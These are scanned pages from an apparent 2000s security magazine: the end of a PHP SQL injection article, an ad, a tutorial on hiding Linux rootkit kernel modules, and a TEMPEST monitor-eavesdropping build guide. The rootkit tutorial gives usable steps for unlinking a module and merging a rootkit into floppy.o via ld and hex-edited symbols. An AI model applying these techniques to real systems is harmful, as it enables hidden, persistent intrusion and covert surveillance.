But what happens if both the programmer and administrator add slashes? Will you get one or two escape backslashes? The answer is: you get three. Of course, the first one is set by PHP due to the configuration environment to escape the single quote, the second one is set by `addslashes()` to escape the single quote again. Why should the function notice that the single quote is already escaped? Finally, the third one is the escape added by the `addlashes()` function for the escape added by PHP. If we now try to retrieve our original string (and this really becomes a challenge) – we have to reduce the count of slashes. Of course, the `stripslashes()` function fails and the only way, therefore, to make a proper script is to check whether a server is using *magic quotes* or not by checking `get_magic_quotes_gpc()`.

Finally, one has to make sure that `magic_quotes_runtime()` is not set. The PHP manual states that: *If magic_quotes_runtime is enabled, most functions that return data from any sort of external source including databases and text files will have quotes escaped with a backslash.* Fortunately, we can switch it off by ourselves.

More attack techniques

Of course, there are other *SQL Injection* techniques that could also modify existing data by tweaking SQL statements using `SET` commands, or even drop tables if the script allows the posting of multiline queries. In the case of the PHP language, it is only possible if the vulnerable query already executes a `SET` or a `DROP TABLE` command, because the queries processed by the `mysql_query()` have to lack the `;` character (it closes the statement for the SQL server). We can't complete a statement and begin a new one if the queries are executed using a `mysql_query()`.

We can clearly see how dangerous *SQL Injection* attacks can be and how it is difficult to make reliable and secure scripts to deliver the right data. The one and only rule is: *Never trust your user* (really, never!). One has to always make sure to check the user input for data crap and disarm it. ■

On the Net

- *http://prdownloads.sourceforge.net/yabbse/ – YaBB SE* project repository,
- *http://www.owasp.org – Open Web Application Security Project.*

See how much we can do for you

Our magazines are the most convenient and affordable way to approach advanced IT users.

The magazines cover a wide spectrum of subjects – programming, security, web design, Linux – which allows you to focus on your target audience.

Our magazines are published in 7 languages and available almost everywhere in Europe. This makes it easy to plan local promotional schemes or launch a Europe-wide campaign more easily.

Call now (**+48 22 860 17 62**) or email us (**adv@software.com.pl**) and our consultant will provide you with an offer best suited for your needs.

WYDAWNICTWO **Software**

Software-Wydawnictwo Sp. z o. o. publishes following magazines: Software 2.0, Linux+, PHP Solutions, Hakin9, .PSD, Linux+Extra!, Software 2.0 Extra!, Aurox Magazine, Linux for beginners

adv@software.com.pl

Hiding Kernel Modules in Linux

Mariusz Burdach

Placing a rootkit module in the victim's system is only the beginning of an intruder's labours. If the intrusion is to remain undetected, the malicious code must be hidden in a way which does not arouse suspicion.

An article in a previous issue of our magazine described how to create a rootkit for the 2.4 series kernel of the GNU/Linux system *(Making a GNU/Linux Rootkit*, *hakin9* 2/2005). The rootkit containing the code of the system call `getdents()` (included on the *hakin9.live* cover CD) was loaded into system kernel memory as a module and not hidden in any way. Thus, it could very easily be detected, simply by typing `cat /proc/modules` to display all currently loaded kernel modules.

In this article we will look at two ways of hiding kernel modules. The first method is removing the module from the list of loaded modules, while the second involves attaching the module to one of the standard system modules, and it is the latter technique which is harder to detect.

Removing a module from the list

To prevent our module from appearing on the kernel module list, we will use direct kernel object manipulation in the kernel address space. As opposed to the technique described in the previous article, this method has no influence on how the system operates, which makes the hidden object much harder to detect. To filter out kernel data (such as a process number or filename), we would usually need to trap one or more kernel function calls. However, that won't be necessary in this case, as we will simply modify objects representing active kernel modules.

Object list

All the objects representing loaded system modules are stored in memory as a linked list, with each module holding a pointer to the previous module in the list. The `init_module()` function contains the following assignment:

```
this_module.next = ↩
  this_module.next->next;
```

What you will learn...

- how to hide Linux kernel modules.

What you should know...

- how the Linux kernel works,
- how to create a simple kernel module,
- how to program in C at a basic level.

Attack




Figure 1. *Linked module list*

The first module object points to the last object in the list – Figure 1 illustrates this.

This is the list which is read by the `query_module()` system function (called by the *lsmod* program). The structure corresponding to each module contains a `next` field, which points to the previously loaded module. This way, each object in the list contains a pointer to the previous object, thus creating a list of linked objects, as shown in Figure 1.

The easiest way of hiding a module involves removing the corresponding object from the list. This can be done simply by modifying the contents of the adjacent object's `next` field.

The algorithm of this operation is:

- Load module X – the one we want to hide.
- Load module Y – its corresponding object now points at module X.
- Modify the `next` field of the object corresponding to module Y (which is pointing at our X module's object) so that it holds the address of the object preceding module X in the list. Figure 2 shows the situation before and after modification.




Figure 2. *System state before and after module list modification*

- Remove module Y from memory, which will cause the `sys_delete_module()` function to modify the linked module list. The function will use the Y object's `next` address to reconstruct the list, but since that's been modified to point at module Z (the one preceding X in the list), the list will be reconstructed incorrectly, omitting our X module.

Note that once the list has been modified in this way, we will be unable to remove module X from memory – the only way of doing this will be to restart the operating system.

Thus we have achieved our goal: the module is running in kernel memory, but is not present in the active module list.

Linking modules

Another way of effectively hiding a module involves linking it to an ordinary kernel module, usually one loaded by the system in its standard configuration. We can use any typical module, for instance one supporting a network card, file system or packet filter. One of the great advantages of this approach is that we don't need to worry about loading the module, since this is done automatically by the operating system.

Modules can be linked in this way because they are reallocatable ELF files (*Executable and Linkable Format* – see also Marek Janiczek's article on reverse engineering ELF executable code in *hakin9* 1/2005). For us this means that a module file contains code and data which can be linked to another file of the same format. The resulting file can be an executable or another reallocatable file, and we can make use of this property to link two modules together.

There is only one restriction to this mechanism, namely that the linked objects cannot contain duplicate symbol names. For us this means that symbols in the two modules we want to link must all have unique names, and this applies in

Listing 1. *Structure of the .symtab symbol section*

```
typedef struct
{
  Elf32_Word    st_name;  /* Symbol name (string tbl index) */
  Elf32_Addr    st_value; /* Symbol value */
  Elf32_Word    st_size;  /* Symbol size */
  unsigned char st_info;  /* Symbol type and binding */
  unsigned char st_other;  /* Symbol visibility */
  Elf32_Section st_shndx;  /* Section index */
} Elf32_Sym;
```

particular to the `init_module` and `cleanup_module` symbols.

Two modules can be linked using the *ld* linker utility, which is part of the *binutils* package, included by default in any Linux distribution. The linker must be invoked with the `-r` switch so that it produces a reallocatable file – in our case this will be the final module, which we will then substitute for the original one. For example, if we want to infect the module *floppy.o*, we need to issue the following commands:

```
# ld -r floppy.o rootkit.o \
  -o new.o
# mv new.o floppy.o
```

It's best to choose a module which is loaded during system startup – a list of all loaded modules can be displayed using the *lsmod* command. In Linux systems, the module files can be found in subdirectories of the */lib/modules/* directory.

However, as already mentioned, before we can link the module files we need to modify one of the modules so it does not duplicate the symbol names from the other module.

Modifying the module

Any module loaded by the operating system has to contain at least the symbols `init_module` and `cleanup_module`, used during module loading and unloading. The *insmod* utility starts the loading process by calling `obj_find_symbol()` to determine the address of the `init_module()` function. The address is then used by the `init()` function, which calls `init_module()`.

Now we know that module initialisation consists simply of calling the `init_module()` function, all we need to do is modify the module so that the initialisation call runs the init function in our attached module rather than the original one. Of course, the original module code also has to be executed, so our module needs to call the init function of the original module. In addition, we need to remember that the two modules can contain no duplicate symbol names.

We might not have access to the source codes of the original module, so we are limited to modifying our own module (see the article *Making a GNU/Linux Rootkit*, *hakin9* 2/2005), which we will later link to a chosen kernel module.

Before we proceed with the modification we must note another restriction, this time related to function name lengths. The symbols for ELF objects are stored in a symbol array called `.symtab`. The structure of the symbol section is shown in Listing 1 (it can also be found in the */usr/include/elf.h* header file).

The contents of the `.symtab` section for a specific module can be displayed using the following command:

```
$ readelf -s <module_name>.o
```

The `st_name` field is the index of the `.strtab` array which contains all the symbol names stored as null-terminated strings. Figure 3 shows sample contents of this array.

Listing 2. *Outline of the modified module to be linked with an original module*

```
init_modula()
{
...
  init_modulx();
}

cleanup_modula()
{
...
  cleanup_modulx();
}
```

Changing function names

To have the right function called at module startup, we need to modify the contents of the symbol array. The simplest way to do this is to change selected symbol names in the linked target file, changing the name of `init_module` for instance to `init_modulx`. Prior to the modification, `init_module` called the init function of the original module.

Before compiling the module we need to choose a name for the initialisation function. The new name has to be different from `init_module` and its character count must not exceed that of

Index	0	+1	+2	+3	+4	+5	+6	+7	+8	+9
0	\0	m	a	r	i	u	s	z	\0	n
10	a	m	e	\0	i	n	i	t	–	m
20	o	d	u	l	e	\0				

Figure 3. *Sample .strtab string array for an ELF file*




Figure 4. *Module state before changing the init_module function name to init_modulx*

Figure 5. *Module state after changing the init_module function name to init_modulx*

`init_module` (i.e. 11 characters). Let's call the function `init_modula`. Once the modules are linked, we'll need to change the name back to `init_module`, which will cause the init function of the linked module to be called at module startup.

In order to retain the functionality of the original module, we need to have our module call the original `init_module()` function, in this example called `init_modulx()`. This means that before we compile the module, we need to know the future name for the original `init_module()` function (in our case `init_modulx`).

Identical treatment applies to the `cleanup_module()` function. We will change the original name `cleanup_module` to `cleanup_modulx`. We'll also change the name of our module's `cleanup_module()` function to `cleanup_modula` and modify the function body to call the original `cleanup_module()` function (now called `cleanup_modulx()`).

Listing 2 shows an outline of the structure of our module before compilation.

Complete source code (ready to link) can be found on the cover CD. After the module is linked and compiled, we need to give the output module the same name as the original one (for instance *floppy.o*).

Modifying the .strtab array

The final step is modifying the `.strtab` string array. As can be expected, modifications will entail changing a few letters in the final module. A more elegant solution would be to rebuild the `.strtab` and `.symtab` arrays, but we will stick to manual editing.

We'll need to make the following name changes (in this order):

- `init_module` to `init_modulx`,
- `init_modula` to `init_module`,
- `cleanup_module` to `cleanup_modulx`,
- `cleanup_modula` to `cleanup_module`.

We can edit the `.strtab` array in any hex editor, for example *hexedit*. To find the offset of the array in the binary module, we need to use the `readelf -S floppy.o` command, as follows:

```
$ readelf -S floppy.o \
  | grep .strtab
[21] .strtab STRTAB ←
  00000000 0119e0 001279 00   0   0   1
```

Now we can load the module into a hex editor and edit the symbols as shown above.

Figures 4 and 5 show the state of the module before and after changing the name of the `init_module` function to `init_modulx`.

All that remains to be done is to load the infected *floppy.o* module and place it in the correct subdirectory of */lib/modules* (*/lib/modules/kernel/drivers/block/*).

Simple is beautiful

The two methods of hiding modules shown in this article are easy to understand and (most importantly) highly effective, making it easy to place potentially malicious code in a kernel module of a Linux system, whether your own or someone else's.

However, this is not the end of a rootkit creator's troubles. After all, it is perfectly possible for module loading to be disabled on the target system altogether, making our module-based rootkit all but useless and forcing us to go back to the drawing board and look for other methods. Fortunately, there are ways of working around this inconvenience, but that's a tale for another article. ■

TEMPEST – Compromising Emanations

Robin Lobel

TEMPEST, also known as Van Eck Phreaking, is the art of turning involuntary emissions into compromising data. This mainly concerns electromagnetic waves, but it can also be applied to any kind of unwanted emanations induced by the inner workings of a device. The most common TEMPEST phenomena relate to CRT monitors.

The first studies concerning the phenomenon of compromising electromagnetic waves occurred in the 1950s. Through spying on encrypted Russian message transmissions, the NSA discovered weak parasitic rattlings in the carrying tone, which were emanated by the electricity of the encoding machine. By building an appropriate device, it was possible to rebuild the plain text without having to decrypt the transmissions. This phenomenon successively takes the names *NAG1A*, then *FS222* in the 1960s, *NACSIM5100* in the 70s and finally *TEMPEST* (an acronym for *Transient Electromagnetic Pulse Emanation Standard*, although such a name is also said to be untrue), beginning in the 1980s.

In 1985 a Dutch scientist, Wim van Eck, published a report on the experiences that he had had since January 1983 in this field. The report shows that such a system is creatable with little means – however, it gives very little detail. In 1986 and 1988, complementary reports were published. In 1998, John Young – an American citizen – requested the NSA to publish declassified information concerning the *TEMPEST* system. Seeing his request rejected, he ap-

What you will learn...

- you will gain enough knowledge to start building your own *TEMPEST* system.

What you should know...

- you have to have some intermediate experience with practical electronics,
- you should have at least basic knowledge of electromagnetic physics.

About the Author

Robin Lobel has conducted several IT research projects for years, including audio compression, realtime image analysis, realtime 3D engines, etc. He studied the *TEMPEST (Transient Electromagnetic Pulse Emanation Standard)* system thoroughly in 2003 and was lucky enough to be able to use a full laboratory to conduct these experiments and succeed. He also enjoys composing music and doing some 2D/3D artwork. He is currently studying cinema arts in Paris. His web site: *http://www.divideconcept.net*.

Figure 1. *Red, green and blue mix together to synthesise any colour*




Figure 2. *A grid of pixels form a picture – the sharpness of the picture depends on the pixel's density*

pealed and finally, in 1999, obtained some documents which were largely censored. Very little information is available on this system; the majority of the documents contain nothing but superficial information without giving any details of a practical kind.

So what is it?

The principle of *TEMPEST* and its derivatives is to reconstruct original data from ghost information. A ghost is a trace left by an object in its environment. A definition of a ghost? A footprint, heat, the smell of cooked food and even your own shadow. Such information is valuable to detectives because this is the only basis they have to reconstruct what actually happened. There are three kinds of ghosts in the computer domain which could help us retrieve data: electromagnetic, optical and acoustic.

Electromagnetic emanations

The most discreet and informative trace. Given that every computer uses electricity and that any electric potential induces an electromagnetic field proportional to the potential, we can then deduce back the inner electric activity. This can be applied to CRT display devices and any unprotected cables or wires.

Optical ghosts

Though being an electromagnetic wave, light doesn't have the same rules offering the same possibilities. Contrary to electromagnetic emanations, the lights in a computer system have specific roles, and are intentionally set to inform the user about the system status. If you take a closer look at LEDs, they respond to electric potentials too, so any minimal fluctuations in the system has an effect on LEDs and thus can be perceived with optical sensors. However, this can only be helpful for specific events and in particular conditions. What is more, the acquired information might not be of great value.

Acoustic information

Basically, the same possibilities as with optic emissions. However, the possibilities are less, because most of a computer system is silent and only the mechanical parts are subject to acoustic production. There are quite a few applications for this kind of emission. A hardware keylogger based on acoustic events may be a good example.

A particular study: CRT monitor emanations

One of the most interesting emissions in a computer comes from the display device, because its inner activity clearly deals with important information. Moreover, this device emits strong electromagnetic waves that are relatively easy to capture and treat.

The way monitors work

All colours can be broken down into three fundamental colours: red, green and blue (see Figure 1). It is possible – through the combination of these three colours – to recreate any colour, by varying these fundamental proportions. An image is considered a complex assembly of colours through the use of a pattern of pixels (see Figure 2). A pixel is a point composed of the three colours: red, green and blue. It is possible to recreate accurate images by increasing the density of pixels in a single area. The resolution of an image is represented by x*y, with x being the number of pix-

On the Net

- *http://upe.acm.jhu.edu/websites/Jon_Grover/page2.htm* – a handful of basics on *van Eck phreaking*,
- *http://www.eskimo.com/~joelm/tempest.html* – the complete but unofficial *TEMPEST* information page,
- *http://www.noradcorp.com/2tutor.htm* – NoRad company's CRT Monitors as a Source of Electromagnetic Waves page,
- *http://xtronics.com/kits/rcode.htm* – resistor colour codes,
- *http://web.telia.com/~u85920178/begin/opamp00.htm* – operational amplifier explanation,
- *http://www.hut.fi/Misc/Electronics/circuits/vga2tv/vga2palntsc.html* – Tomi Engdahl's synchronisation signal converter.




Figure 3. *A beam of electrons produce the actual picture on the screen, by exciting a phosphorescent layer from left to right and top to bottom*




Figure 4. *A difference of potential in a conductive cable generates an electromagnetic wave*

els horizontally and y the number of pixels vertically (examples: 640*480, 800*600, 1024*768, etc.)

A monitor screen is composed of several modules. The first one, the cathode tube, is what reproduces the actual image. An electron beam scans a fluorescent layer at an extremely high speed thereby creating the image. The scanning goes across the entire screen from left to right and from top to bottom at a frequency of 50–100 Hz; as the electrons pass through the fluorescent layer, it emits a light. This layer also becomes phosphorescent in that it continues to emit a light after its initial stimulation for approximately 10 to 20 ms. Its brightness is determined by the debit of electrons, which is regulated by a *Wehnelt* (electronic component). The beam then passes through two bobbins (one to determine the vertical deviation, the other for the horizontal deviation, using electromagnetic forces) to direct its trajectory, so that it scans the whole screen and can reconstruct a complete picture (see Figure 3).

The video signal passes through several channels (6 channels for the video signal itself). Meaning, the Red, Green and Blue channels as well as their respective masses; 2 synchronisation channels for the horizontal and vertical scanning and the communal mass of synchronisation signals.

The synchronisation signals, which indicate the passage to the following line or the return of the beam to the beginning of the screen, are simple differences of potentials of a few volts. They take place (for a screen of a resolution of 800*600 pixels with 70 Hz refresh) 70 times a second for the vertical synchronisation signals, and 600*70=42,000 times a second for the horizontal synchronisation signals.

Video signals are at a voltage of 0 V to 0.7 V, which defines the brightness (the higher the voltage, the brighter the pixel) at the point where the scanning takes place (this voltage is thus able to vary for each new pixel of a different colour; for a screen having a resolution of 800*600 with a refresh rate of 70 Hz, the changes of voltage can reach a frequency of 800*600*70=34 MHz, that is to say 34,000,000 times a second).

Inductance phenomena

Any difference of potential (that is, when an amount of electrical tension gets higher or lower) in an electrically conductive material produces an electromagnetic wave proportional to the potential: this is called *inductance phenomena* (see Figure 4). This process involves Maxwell equations, which describe electromagnetic waves' behaviour. However, it's not necessary to understand all the mathematical and physical rules behind this in order to exploit the phenomena.

The invert phenomena is also true: any electromagnetic wave meeting an electrically conductive material will produce a difference of potential proportional to the strength of the wave. This is basically how LW radio receptors works: the stronger the wave, the stronger the signal received.

For an electromagnetic field to be created, there must be differences of potentials: a constant voltage won't produce any radio waves. In the same way, no signal can be received if the magnetic field is static (that's why dynamos need to be constantly in motion to produce electricity).

Application to CRT monitors

Before being projected in the form of an electron beam, the video signal is amplified to a high voltage. This amplification generates strong




Figure 5. *Example screen and its corresponding electrical coding and electromagnetic inducement*

Figure 6. *A model of a parabolic antenna*

electromagnetic waves, which, if the monitor is not protected enough electromagnetically, can be captured without any physical contact using an antenna from up to a distance of a hundred metres. The strength of the wave is proportional to the contrast between two consecutive pixels. Of course, as the three colour components are treated simultaneously and only one global electromagnetic wave is emitted (to be more specific, electromagnetic waves mix into one when being emitted), we cannot separate retrieving colour information.

Setting up a TEMPEST system

An example screen and its corresponding electrical coding and electromagnetic inducement can be found in Figure 5. On the left, one can see a gradient scale displayed on a monitor screen. The central picture shows the same video signal as analysed by an oscilloscope. Finally, the right picture shows the corresponding electrical emanations (proportional to the differences of potentials). A vertical pattern has been used for clarity (all lines are coded in the same way). This pattern is meant to make us understand what kind of signal we're about to handle. Now, let's start the practical part of our detective game.

The antenna

An antenna can be a simple conductive cable; this will be enough if we want to experiment with the system just two or three metres away from the monitor. For larger distances, one should use a parabolic antenna (Figure 6), which should be pointed towards the display device; it's highly sensitive and directional; that is, it can capture even very low emissions from a specific point in space.

The antenna will capture a highly parasitised signal. This noise is due to the electromagnetic pollution of the environment (miscellaneous radio emissions). Fortunately, monitors emit in a restricted band of high frequencies, which permits us to recover the signal using a filter.

Filtering

To recover the signal, we need to filter all frequencies inferior to the frequency of a single pixel (this also eliminates the wave generated by the synchronisation signal, which makes it hard to recover the beginning of a line). Actually, to acquire better results, it's a good idea to leave a margin and set the filtering frequency slightly inferior to the frequency of a single pixel.

For a screen of resolution 800*600 with a refresh rate of 70 Hz, the critical frequency would be 800*600*70=33.6 MHz.

A high pass filter is composed of a resistor and a capacitor, assembled as in Figure 7:

- *C1* – the capacitor,
- *R1* – the resistor,
- *Ue, Us* – input and output respectively,
- *Y1* stands for the resulting signal.

The critical frequency of this system is determined by $fc=1/(2*\pi*R*C)$, with *fc* for critical frequency (frequency below which the filter will cut any signal), *R* for the resistance's value and *C* for the capacitor's value.

We could set the system to, let's say, a frequency of 1.6 MHz (so that all frequencies inferior to 1.6 MHz are eliminated), which leads us to $1.6*10^6=1/(2*\pi*R*C)$. This results in $R*C=1/(2*\pi*1.6*10^6)=10^{-7}$.

This frequency has been chosen because it left a good margin, and capacitors and resistors for this frequency are easy to find. To achieve this product, we could choose a capacitor of 1 nF (1 nano Farad, which is equivalent to 10^{-9} Farad) and a resistor of 100 Ω (100 Ohms).

This leads us to $10^{-9}*10^2=10^{-7}$, so we got our product, and the system is set to a critical frequency of 1.6 MHz. Of course, you can use any other combination of resistors and capacitors – the main thing is to keep the product constant.

Amplification

The filtered signal has a very low potential (a few mV). In order to exploit the signal, we have to amplify it (that is multiplying the voltage by a constant factor) to an acceptable level. As seen before, video signals are comprised between 0 V and 0.7 V. To achieve this, we'll use an *operational amplifier* (OA, see also Frame *On the Web*), which is an electronic component that can be bought for around 10 Euros. Since we're treating high frequencies (MHz), we should carefully choose this operational amplifier: common OAs cannot handle such frequencies. So, when at the shop, one should ask for a *video operational amplifier*. Model AD844AN is an example but, however, it may not be available in every country. We should look in the catalogues of different electronic manufacturers.

An OA has many applications, but we just want it to amplify our signal for now. To do so, let's refer to the circuit shown in Figure 8. It is comprised of an OA and 2 resistors:

- *R2*, *R3* – resistors,
- *OA* – operational amplifier,
- *V+*, *V-* – OA powering,
- *Ue*, *Us* – input and output,
- *Y1* – resulting signal.




Figure 7. *A High Pass Filter scheme*




Figure 8. *Operational Amplifier: an inverter assembly*

It is called an *inverter* and is one of the simplest amplifier circuits to build (but see also the Frame *Things to Remember When Amplifying the Signal*). The value of the two resistors will determine the amplification coefficient by using the following formula: *k = -R3/R2*. To amplify a hundred times, we can, for example, choose R2=1 Ω and R3=100 Ω.

Cutting negative components

This is the easiest part: it just consists of adding a diode in order to cut the negative potential of our signal (because your display device will have some difficulties reproducing negative colours). The scheme is shown in Figure 9.

Restoring the display

There are two more things to get the system working – solving these problems depends on the hardware used. The final step includes synchronisation signals and the display device we should use.

Synchronisation signals

These signals can be generated using frequency generators. The main thing is to generate a pulse of a few volts for vertical synchronisation (all screens), and another for horizontal synchronisation (all lines). That is, for a screen of resolution 800*600 with a refresh rate of 70 Hz, 70 impulses per second should be generated for the first channel, and 600*70=42,000 impulses per second should be generated for the second channel.




Figure 9. *A diode, as represented in electronic circuits*

If we don't have any frequency generators, then we can use a simple trick: deriving synchronisation channels from the video-out port of a computer (see Figure 10). One only has to set this computer to the desired resolution and the refresh rate as before (in our example, one would set it to 800*600, 70 Hz). To connect the test screen to this video-out port, we can hack an old video cable or buy a SUB-D 15/HD 15 connector (also known as a *VGA 15-pin connector*).

Let's take a look at the picture and corresponding signals:

- *1* – red,
- *2* – green,
- *3* – blue,
- *6* – red mass,
- *7* – green mass,
- *8* – blue mass,
- *11* – mass,
- *13* – horizontal sync,
- *14* – vertical sync.

Remember: we should be very vigilant while working on the video-out port. Any errors could be fatal to the video card.

Display device

For displaying the compromised data we can use either a TV or a computer screen, although a computer screen is preferred. Television devices just won't support all resolutions, where-as computers will (to certain extents, of course).

For computer screen connectivity, this refers to the scheme of the SUB-D HD connector (Figure 10). For TV screens, this refers to the scheme for connectivity (SCART) as shown in Figure 11:

- *5* – blue mass,
- *7* – blue,
- *9* – green mass,
- *11* – green,
- *13* – red mass,
- *15* – red.

However, converting synchronisation signals is pretty difficult. Fortunately, in 1996, Tomi Engdahl designed a circuit which converts the VGA standard to TV standards. His concept is reproduced here in Figure 12.

As can be seen, it's slightly easier if we have a computer screen. But we must remember to still be vigilant! These machines are extremely sensitive. Also, having an oscilloscope to control while manipulating is a plus.

That's almost all (see Frame *Assembling the System* for details on construction).

Things to Remember When Amplifying the Signal

We should bear a few things in mind. At first, it is a good idea to choose a variable resistor R3, so that we can choose the coefficient even when the circuit is assembled. What's more important, the OA needs to be powered! This is something to look carefully at when choosing an OA, as they don't have the same needs in terms of power. Generally, it's around 12 V or 15 V. One also has to be sure to know how to connect an OA before assembly. Different documents are available on the Internet on this subject (see Frame *On the Net*). And last, but not least, this circuit is called an *inverter* because it inverts the output (that's why *k* is negative). With electromagnetic waves this is not a problem, since each signal possesses a negative and a positive part.

